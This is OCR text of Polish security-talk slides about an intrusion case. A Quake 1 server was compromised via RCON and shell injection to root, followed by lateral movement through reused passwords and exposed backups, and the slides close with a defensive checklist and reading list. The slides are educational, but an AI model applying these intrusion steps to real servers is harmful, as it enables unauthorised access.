






LOGICALTRUST

Zbędne usługi




Manual vs. Automat

nmap -n -p 22 -P0

PORT STATE SERVICE

22/tcp open ssh

Quake 1




https://www.youtube.com/watch?v=fRinW7SJC6Q

Quake 1

1 – RCON Administrator
/rcon map e2m3

2 – Shell injection
0-day



Quake 1

```
id
uid=0(        ) gid=0(root) grupy=0(root)
```

Konto administratora (root)

Pierwszy serwer

VM wyłącznie na potrzeby Quake

Komunikacja pomiędzy serwerami

Błąd konfiguracyjny usługi sieciowej

Polityka haseł


Quake 1


- **Uzyskanie dostępów do kolejnych serwerów**
- Błędne uprawnienia plików
- Takie same hasła dla różnych usług
- Brak segmentacji wewnętrznej sieci serwerowej
- Zbędne zasoby: *databackup.tgz2, sqldump.tar.bz2, database.pgsql.gz, (...)*

LOGICALTRUST

Password reuse


Dostęp do usług zewnętrznych





LOGICALTRUST

Dane uwierzytelniające



Obrona

- **Polityka haseł (2FA)**
- **Aktualizacje systemów i aplikacji**
- **Edukacja użytkowników**
- **Segmentacja sieci (IPv4+IPv6)**
- **Szyfrowanie danych i transmisji**

- Testy bezpieczeństwa
- Porządek – OS, Sieć, Urządzenia
- Ograniczenia kont (Administratorów)
- CIS Benchmark, NIST Security Checklist
- Zautomatyzowane testy bezpieczeństwa

LOGICALTRUST

Lista kontrolna

- **Aktualizacje** - Systemy, aplikacje, urządzenia sieciowe, (...)
- **Firewall** - IPv4/IPv6, In/Out, Host, Network (Wi-Fi), (...)
- **Hardening** - Non-admin logins, EMET (ASLR, Anti-ROP), Wyłączenie zbędnych funkcji, Sandbox browser,
- **Systemy bezpieczeństwa – PC** - Anti-Virus, HIPS, Anti-Malware, (…) -
- **Systemy bezpieczeństwa – Sieć** - WAF, IPS/IDS, UTM, DLP, (...)
- **Systemy operacyjne** - N > N-1, (...)
- **Kopie zapasowe** - Weryfikacja poprawności, testy odtworzenia, ochrona, (...)
- **Testy penetracyjne** - Wewnętrzne, zewnętrzne, (...)
- **Multi-factor authentication**
- **Białe listy aplikacji**
- **SIEM** - Synchronizacja czasu, Centralne logowanie, Ochrona, (...)
- **Ochrona fizyczna** - Nie tylko pomieszczenia serwerowe, (...)
- **Urządzenia mobilne** - Szyfrowanie danych, Aplikacje z zaufanego źródła, PIN, (...)
- **Dokumentacja** - Porządek, Aktualizacja, Ochrona, (...)
- **Polityka haseł** - Tech + Soft, (...)
- **Plany działania** - Incident Response Plan, BCP, DR, Wymogi prawne, (...)
- **Dział bezpieczeństwa** - Kto? Gdzie? (...)
- **Public Relations** - Komunikat prasowy, Zakres, Do kogo? Gdzie?, (...)
- **Usługi zewnętrzne** - DNS, Cloud/Hosting, Facebook, Twitter, Google, (...)
- **Usługi zewnętrzne** - CERT, ISP, Informatyka śledcza, Testy penetracyjne (...)
- **Edukacja** - Systematyka, Szkolenia, Zwiększanie świadomości, Testy, (...)
- (...)

LOGICALTRUST

Materiały dodatkowe

http://z3s.pl
http://sekurak.pl/
http://niebezpiecznik.pl
http://bothunters.pl

http://nakedsecurity.sophos.com/
http://krebsonsecurity.com/
http://blogs.securiteam.com/

https://benchmarks.cisecurity.org/downloads/form/index.cfm?download=docker16.100
https://github.com/docker/docker-bench-security

https://hackerone.com/reports/143482
https://hackerone.com/reports/116504
https://hackerone.com/reports/128114
https://hackerone.com/reports/136891
https://hackerone.com/reports/143438
https://hackerone.com/reports/126099
https://hackerone.com/reports/149679
https://avicoder.me/2016/07/22/Twitter-Vine-Source-code-dump/

https://zaufanatrzeciastrona.pl/post/jak-w-latwy-sposob-zainfekowac-17-000-komputerow-programistow/
https://www.exploit-db.com/exploits/40064/

https://github.com/irsdl/iis-shortname-scanner/
http://blog.quarkslab.com/xen-exploitation-part-3-xsa-182-qubes-escape.html#id20

https://jenkins.io/blog/2015/11/06/mitigating-unauthenticated-remote-code-execution-0-day-in-jenkins-cli/
http://blog.saynotolinux.com/blog/2016/08/15/jetbrains-ide-remote-code-execution-and-local-file-disclosure-vulnerability-analysis/

https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/cao

Literatura uzupełniająca
"Haker. Prawdziwa historia szefa cybermafii" - Poulsen Kevin
"Zero Day" - Mark Russinovich
"Mroczny rynek - hakerzy i nowa mafia" - MR Misha Glenny

LOGICALTRUST

Szkolenia – DevOps rabat

https://z3s.pl/szkolenia/

Obowiązuje 14 dni

LOGICALTRUST

Pytania

Dziękuję za uwagę

Borys Łącki

b.lacki@logicaltrust.net